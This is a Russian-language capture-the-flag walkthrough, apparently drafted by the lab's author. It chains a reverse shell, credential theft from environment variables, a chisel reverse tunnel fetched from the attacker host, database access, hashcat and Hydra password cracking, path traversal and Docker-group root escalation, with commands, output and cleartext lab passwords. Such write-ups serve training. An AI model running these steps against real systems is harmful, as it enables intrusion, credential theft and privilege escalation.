


```
┌──(kali㉿kali)-[~/Test2]
└─$ rlwrap nc -lvvp 4444
listening on [any] 4444 ...
172.180.120.66: inverse host lookup failed: No address associated with name
connect to [10.242.101.3] from (UNKNOWN) [172.180.120.66] 59838
Linux 8b2b70084e0b 5.14.0-284.11.1.el9_2.x86_64 #1 SMP PREEMPT_DYNAMIC Tue May 9 05:49:00 EDT 2023 x86_64 GNU/Linux
 16:57:27 up  1:23,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat flag1.txt
flag1_d8aebc98e67d0c640471e07934b00960
```



```
$ cat flag1.txt
flag1_d8aebc98e67d0c640471e07934b00960
```

Находим пароль от базы в окружении:




```
$ env
APACHE_CONFDIR=/etc/apache2
HOSTNAME=8b2b70084e0b
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
JOOMLA_DB_PASSWORD=MFEkjewnf3j1nk
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.15
APACHE_PID_FILE=/var/run/apache2/apache2.pid
JOOMLA_INSTALLATION_DISABLE_LOCALHOST_CHECK=1
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F
JOOMLA_DB_HOST=joomladb
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.15.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.15.tar.xz
JOOMLA_VERSION=4.0.6
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc
PHP_SHA256=5f33544061d37d805a2a9ce791f081ef08a7155bd7ba2362e69bba2d06b0f8b2
JOOMLA_SHA512=a35f3181c594ef0c30e4f8ec122f32e2ebe1795ccd31f55656be0f214b1f6eed54ef7961aed0be772b2c
APACHE_ENVVARS=/etc/apache2/envvars
```

Скачиваем chisel с помощью curl:

```
curl 10.242.101.3/chisel -O chisel
```

Поднимаем сервер:




```
┌──(kali㉿kali)-[~/soft]
└─$ ./chisel server -p 8888 --reverse
2023/06/13 13:04:50 server: Reverse tunnelling enabled
2023/06/13 13:04:50 server: Fingerprint Nvt+3xl3tfdHEx1fxK+DM2bIpzJHeKNMKuqoYcoBxwc=
2023/06/13 13:04:50 server: Listening on http://0.0.0.0:8888
2023/06/13 13:06:28 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

И подключаем клиент:

```
chisel client 10.242.101.3:8888 R:socks > /dev/null 2>&1 &
```


Настраиваем /etc/proxychains4.conf.

С помощью /etc/hosts узнаем подсеть docker:




```
$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3      8b2b70084e0b
```

Ищем ip адрес с mysql:




```
┌──(kali㉿kali)-[~/Test2]
└─$ proxychains -q nmap -p 3306 172.18.0.1-5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 13:20 EDT
Nmap scan report for 172.18.0.1
Host is up (0.43s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql

Nmap scan report for 172.18.0.2
Host is up (0.45s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap scan report for 172.18.0.3
Host is up (0.41s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql

Nmap scan report for 172.18.0.4
Host is up (3.6s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql

Nmap scan report for 172.18.0.5
Host is up (3.5s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql
```

Подключаемся к базе:




```
┌──(kali㉿kali)-[~/Test2]
└─$ proxychains -q mysql -h 172.18.0.2 -u root -pMFEkjewnf3j1nk
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 372
Server version: 5.6.51 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Смотрим список всех БД:



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| backup             |
| joomla             |
| joomla_db          |
| mysql              |
| performance_schema |
+--------------------+
6 rows in set (0.220 sec)
```

Выводим список всех таблиц с их данными:



```
MySQL [(none)]> use backup;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [backup]> show tables;
+------------------+
| Tables_in_backup |
+------------------+
| flag2            |
| users            |
+------------------+
2 rows in set (0.124 sec)

MySQL [backup]> select * from flag2;
+----+---------------------------------------+
| id | text_field                            |
+----+---------------------------------------+
|  1 | flag2_652c37f73ed4fe94c6861b1467abff22 |
+----+---------------------------------------+
1 row in set (0.207 sec)

MySQL [backup]> select * from users;
+----+----------+--------------------------------------------------------------+
| id | username | password                                                     |
+----+----------+--------------------------------------------------------------+
|  1 | admin    | $2b$12$W8qjJaowcVi5R8byU6HoEuoy./.jj/uXKwDKAn1fSW6.vVecLI1Z6 |
+----+----------+--------------------------------------------------------------+
1 row in set (0.154 sec)
```

Брутим bcrypt с помощью hashcat:


```
hashcat -m 3200 -a 0 hash ~/wordlist/rockyou.txt -d 1 --show
$2b$12$W8qjJaowcVi5R8byU6HoEuoy./.jj/uXKwDKAn1fSW6.vVecLI1Z6:chunkymonkey
```

На сайте можно просмотреть статистику linux:

`http://172.180.120.66:5000/file?filename=stat.txt`


Попробуем прочитать app.py:

`172.180.120.66:5000/file?filename=../app.py`




```
users = {
    'admin': 'chunkymonkey'
#   'newadmin' : 'JGej2oFk3io2o3',
}
```

\Подключаемся по ssh:



```
┌──(kali㉿kali)-[~/Test2]
└─$ ssh newadmin@172.180.120.66
newadmin@172.180.120.66's password:
Last login: Sun Jun 11 15:36:15 2023
[newadmin@DMZ02 ~]$ id
uid=1000(newadmin) gid=1000(newadmin) groups=1000(newadmin),980(docker)
[newadmin@DMZ02 ~]$ cat flag3.txt
flag3_78ce30fb2e88d5c951d39f605d8ae82e
[newadmin@DMZ02 ~]$ 
```

Повышаем привилегии с помощью docker:



```
[newadmin@DMZ02 web]$ docker run -v /:/mnt --rm -it joomla:4.0.6-php8.0 chroot /mnt sh
sh-5.1# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:spc_t:s0
sh-5.1# cat /root/flag4.txt
flag4_f7d790ab3ff27356e898edc0e5f477de
```

УБРАТЬ 5000 только локально и для докер сети

Натянуть на 5000 html

Добавить админку в одну сеть с joomla


Почистить комменты

Удалить один из скриптов python3

Оставить подсказку на сервере с docker для пользователя apsysuser


---

Пробрасываем тунель до внутренней сети, настраиваем прокси. Видим, что сайт защищен http-auth, попробуем подобрать пароль для найденного пользователя:



```
┌──(kali㉿kali)-[~/Test2]
└─$ proxychains -q hydra -l apsysuser -P /usr/share/wordlists/rockyou.txt -f 192.168.22.100 http-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-13 14:10:37
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 trie
[DATA] attacking http-get://192.168.22.100:80/
[STATUS] 1308.00 tries/min, 1308 tries in 00:01h, 14343091 to do in 182:46h, 16 active
[STATUS] 1392.67 tries/min, 4178 tries in 00:03h, 14340221 to do in 171:37h, 16 active
[80][http-get] host: 192.168.22.100   login: apsysuser   password: nirvana1
[STATUS] attack finished for 192.168.22.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-13 14:15:19
```

Заходим на сайт:



192.168.22.100

This site is asking you to sign in.


Username

apsysuser

Password

●●●●●●●●

Находим админку *Attendance and Payroll System*:



Admin Login

